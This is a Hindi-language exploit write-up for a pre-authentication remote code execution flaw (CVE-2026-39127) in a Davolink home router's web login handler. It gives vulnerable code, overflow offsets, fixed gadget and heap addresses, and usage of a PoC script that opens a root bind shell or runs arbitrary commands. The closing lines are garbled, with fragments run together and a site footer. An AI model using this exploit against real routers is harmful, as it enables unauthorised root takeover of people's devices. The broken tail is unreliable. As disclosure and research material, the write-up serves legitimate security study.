

CVE-2026-39127 - Minions Bob राउटर पर pre-auth RCE
Davolink Minions Bob (DVW-642) राउटर पर dvmsvr के लॉगिन हैंडलर में एक स्टैक बफ़र ओवरफ़्लो एक अनधिकृत, रिमोट हमलावर को रूट के रूप में मनमाना कोड निष्पादित करने में सक्षम बनाता है। /auth/login पर एक ही HTTP अनुरोध के माध्यम से शोषण योग्य।
उपयोगकर्ता क्रेडेंशियल भेजे जाने से पहले स्थानीय रूप से एन्क्रिप्ट किए जाते हैं। कुंजी + IV एक प्री-ऑथ एंडपॉइंट (GET /client/info) से आते हैं, इसलिए कोई भी उन्हें प्राप्त कर सकता है और अपना स्वयं का पेलोड एन्क्रिप्ट कर सकता है।

सिफरटेक्स्ट को हेक्स-एन्कोड करने से enc बॉडी [0-9a-f] बन जाती है - ध्यान दें कि /auth/login इसे dvmsvr!check_xss_cmd फ़िल्टर के साथ सुनिश्चित करता है। वास्तविक बाइट्स केवल तब प्रकट होते हैं जब सर्वर इसे हेक्स-डिकोड करता है, और चूंकि यह डिक्रिप्शन से पहले होता है, किसी कुंजी की आवश्यकता नहीं है O.o
dvmsvr डिवाइस का वेब पैनल प्रदान करता है। प्री-ऑथ /auth/login हैंडलर
(post_auth_login_callback) JSON enc फ़ील्ड लेता है, इसे एक स्टैक
बफ़र में कॉपी करता है, और इसे 64 बाइट स्टैक बफ़र में हेक्स-डिकोड करता है (फिर से, डिक्रिप्शन से पहले):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 hex अक्षर 64-बाइट बफ़र में 127 बाइट्स में डिकोड होते हैं, जिससे सहेजा गया फ़्रेम पॉइंटर और रिटर्न एड्रेस ओवरराइट हो जाता है:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
यह हमारी किस्मत ही है कि dvmsvr में कोई mitigation नहीं है (कोई canary, PIE, NX, या RELRO नहीं) और यह एक निश्चित addr पर लोड होता है, इसलिए हम सीधे native code में ret कर सकते हैं (ret2text)।
एक निश्चित .text के साथ, हम 0x40e8c4 पर एक system() wrapper में return करते हैं। फ़ंक्शन dvmsvr!dvs_call अंततः $a0 = $fp + 0x20 की गणना करता है और system को कॉल करता है। $fp पर नियंत्रण हमें command पर नियंत्रण देता है :)

$ra को gadget पर सेट करें और $fp + 0x20 को हमारे नियंत्रण वाले एक string पर इंगित करें। .rodata:0x462260 में "sleep 2 && reboot &" है, इसलिए $fp = 0x462240 और $ra = 0x40e8c4 एक ही request से box को reboot कर देता है।
एक चुने गए command के लिए हमें एक ज्ञात address पर अपनी string चाहिए; हमारे buffer में बहुत जगह बची है, लेकिन randomize_va_space = 1 stack को randomize करता है, इसलिए (leak के बिना) हम predict नहीं कर सकते कि हमारा input memory में कहाँ पड़ेगा।

Heap randomized नहीं है; PIE न होने के कारण यह 0x47c000 (RWX) पर निश्चित रहता है, और akheron/jansson enc string को वहाँ predictably रखता है। हम overflow bytes के बाद request में "cmd ; cmd ; ..." जोड़ते हैं। dvmsvr!hexstring_to_hex केवल शुरुआती hex को decode करता है, इसलिए बाकी heap पर रहता है, और हम $fp + 0x20 को उस पर aim करते हैं। ; एक तरह के interpreter sled की तरह काम करता है, इसलिए libc!system जहाँ भी पड़े वहीं चलता है (offset की परवाह किए बिना)।
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py (निर्भरताएँ: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn पॉइंटर) 0 होना चाहिए: एपिलॉग इसे लौटने से पहले डीरेफ़रेंस करता है, इसलिए एक नॉन-नल वैल्यू b4 को क्रैश कर देती है इससे पहले कि हमारा रिटर्न एड्रेस रीस्टोर हो0x4a3000 - 0x4a8c49 पर पड़ता है। PoC केंद्र (~0x4a6000) से बाहर की ओर $fp + 0x20 को लक्षित करता है, सबसे संभावित ऑफ़सेट को पहले हिट करता है और प्रत्येक रीस्पॉन के बाद फिर से भेजता हैहमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।
अभी तक कोई लोकप्रियता डेटा नहीं है।

